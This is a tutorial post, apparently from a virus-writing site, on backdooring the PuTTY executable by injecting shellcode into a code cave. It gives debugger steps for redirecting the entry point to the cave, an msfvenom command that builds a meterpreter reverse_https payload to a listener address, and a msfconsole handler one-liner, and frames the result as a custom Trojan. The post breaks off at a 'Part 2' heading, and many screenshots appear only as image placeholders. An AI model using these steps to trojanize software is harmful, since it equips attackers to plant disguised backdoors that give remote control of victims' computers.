> VX1988
> Date: 10/27/2022 2:59AM

Backdoor CodeCave Legitimate PE


Code Cave PE Injection took me a little bit effort to understand but it fascinated me a lot. One technique that can be used by malware developers is by injecting malicious shellcode into legitimate Portable Executable(PE) `x32/x64` code cave, which is discussed in this blog. A code cave is a collection of unused bytes in the memory of a process. In simple terms, it is the addition of a set of instructions within a programme that can be used to change the flow of execution. Let's see how we can embed malicious shellcode that been modified into existing software and turn it into a custom Trojan that run under the hood.

Prerequisite Programs :

- https://www.chiark.greenend.org.uk/~sgtatham/putty/releases/0.66.html
- https://processhacker.sourceforge.io/downloads.php
- https://x64dbg.com/
- https://www.metasploit.com/download


Part 1

By executing PUTTY.EXE, we choose the 32-bit type. In this case, we'll need to use the x32 debugger.




Make a note of the entry point by copying and pasting it into any editor you prefer.


Open the x32 debugger and run our target application (PUTTY.EXE)



We found the entry breakpoint. Take note on the address.




We are in memory sessions .text, and usually at the end we will find a space that can be our code cave.




Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00001000			MAP	-R---	-R---
00030000	00001000			MAP	-R---	-R---
00040000	0001D000			MAP	-R---	-R---
00060000	00035000	Reserved		PRV		-RW--
00095000	0000B000			PRV	-RW-G	-RW--
000A0000	000FB000	Reserved		PRV		-RW--
0019B000	00005000	Thread E08 Stack		PRV	-RW-G	-RW--
001A0000	00004000			MAP	-R---	-R---
001B0000	00003000			MAP	-R---	-R---
001C0000	00002000			PRV	-RW--	-RW--
001D0000	00001000			MAP	-R---	-R---
00200000	0010D000	Reserved		PRV		-RW--
0030D000	0000B000			PRV	-RW--	-RW--
00318000	000E8000	Reserved (00200000)		PRV		-RW--
00400000	00001000	putty.exe		IMG	-R---	ERWC-
00401000	0005C000	".text"	Executable code	IMG	ER---	ERWC-
0045D000	0001D000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
0047A000	00006000	".data"	Initialized data	IMG	-RW--	ERWC-
00480000	00004000	".rsrc"	Resources	IMG	-R---	ERWC-
00490000	00035000	Reserved		PRV		-RW--
004C5000	0000B000			PRV	-RW-G	-RW--
004E0000	00007000			PRV	-RW--	-RW--
004E7000	00009000	Reserved (004E0000)		PRV		-RW--


By scrolling down, our code cave begin here. Set the breakpoint to it for reference.




After we have placed our malicious shellcode on the code cave, we will cause PE to jump to the code cave (0045C961) and then back to the PUTTY.EXE entry point. We need to override some instruction.




Next, we assemble and make the entry point jump to the code cave




If we hit enter, the entrypoint will jump to the code cave.



Because our shellcode will change the machine's state and some stack values, we must save all register (pushad) and flag values (pushfd) into the stack.




Drag the mourse scrolling to down by selecting the code cave we want and go to binary and edit.




Let's create our malicious shellcode in HEX. Metasploit will be used to create a reverse shell for the listener. Copy the HEX and paste on binary editor.

```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.174.131 lport=443 -f hex > code_cave.txt
```




Listener :

```
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_https; set LHOST 192.168.174.131; set LPORT 443; run; exit -y"
```




Save the changers PUTTY2.EXE




Problem: The reverse shell works well but we can see the program has exited and not launch the putty execution.

Part 2

